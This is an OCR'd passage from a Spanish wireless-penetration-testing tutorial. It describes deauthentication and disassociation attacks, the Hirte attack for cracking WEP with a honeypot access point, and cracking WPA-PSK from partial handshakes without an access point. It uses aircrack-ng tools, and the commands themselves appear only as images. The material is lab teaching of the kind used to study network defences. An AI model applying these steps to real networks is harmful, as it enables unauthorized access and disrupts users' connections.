
6. Vamos a conectar a nuestro cliente al punto de acceso y verificar si está conectado.



7. Vamos a ejecutar aireplay-ng para desconectar el cliente del punto de acceso:



8. Si usamos Wireshark podremos volver a comprobar que esto funciona así:



17.6.19. Ataque de desasociación al cliente

En el ejercicio anterior, se utilizó un ataque de deautenticación para romper la conexión. Trate de usar un paquete de desasociación para romper la conexión establecida entre un cliente y un punto de acceso.


17.6.20. Hirte ataque

Ya hemos visto cómo llevar a cabo el ataque Caffe Latte. El ataque Hirte extiende el ataque Caffe Latte utilizando técnicas de fragmentación y permite que casi cualquier paquete se utilice. Más información sobre el ataque Hirte está disponibe en el sitio de aircrack-ng *http://www.aircrack-ng.org/doku.php?id=hirte*.

Ahora vamos a utilizar aircrack-ng para llevar a cabo el ataque Hirte en el mismo cliente.


17.6.21. Cracking WEP con ataque Hirte

1. Cree un punto de acceso WEP exactamente como en el ataque Caffe Latte utilizando la herramienta de airbase-ng. La única opción adicional es la opción -N en lugar de la opción -L para lanzar el ataque Hirte:




2. Iniciar airodump-ng en una ventana separada para capturar los paquetes para el Honeypot Wireless Lab:


3. Airodump-ng iniciará ahora el seguimiento de esta red y almacenará los paquetes en un archivo llamado Hirte-01.cap



4. Una vez que el cliente se conecta al AP Honeypot, de forma automática el ataque Hirte pone en marcha airbase-ng:



5. Iniciamos aircrack-ng como en el caso del ataque Caffe Latte y finalmente, la clave podría ser hackeada como se muestra a continuación:




17.6.22. Cracking AP-LESS WPA-personal

En un capítulo anterior, hemos visto cómo romper WPA/WPA2 PSK con aircrack-ng. La idea básica era capturar un saludo de cuatro vías WPA y luego lanzar un ataque de diccionario.


La pregunta del millón de dólar es: ¿sería posible romper WPA-Personal con sólo el cliente no habiendo punto de acceso?

Vamos a revisar el ejercicio de cracking WPA para refrescar nuestra memoria.




Para romper WPA, necesitamos los siguientes cuatro parámetros del Handshake de cuatro vías: autenticador Nounce, Nounce suplicante, autenticador de MAC, MAC suplicante. Ahora lo interesante es que no necesitamos los cuatro paquetes del apretón de manos para extraer esta información. Podemos obtener esta información ya sea con los cuatro paquetes, o solo con los paquetes 1 y 2 o simplemente con los paquetes 2 y 3.

Con el fin de romper WPA-PSK se abrirá un Honeypot WPA-PSK y cuando el cliente se conecte a nosotros, sólo nos llegará Mensaje1 y Mensaje2. Como no sabemos la contraseña, no podemos enviar mensaje3. Sin embargo, Mensaje1 y Mensaje2 contienen toda la información necesaria para iniciar el proceso de cracking de la clave.




17.6.23. AP-LESS WPA Cracking

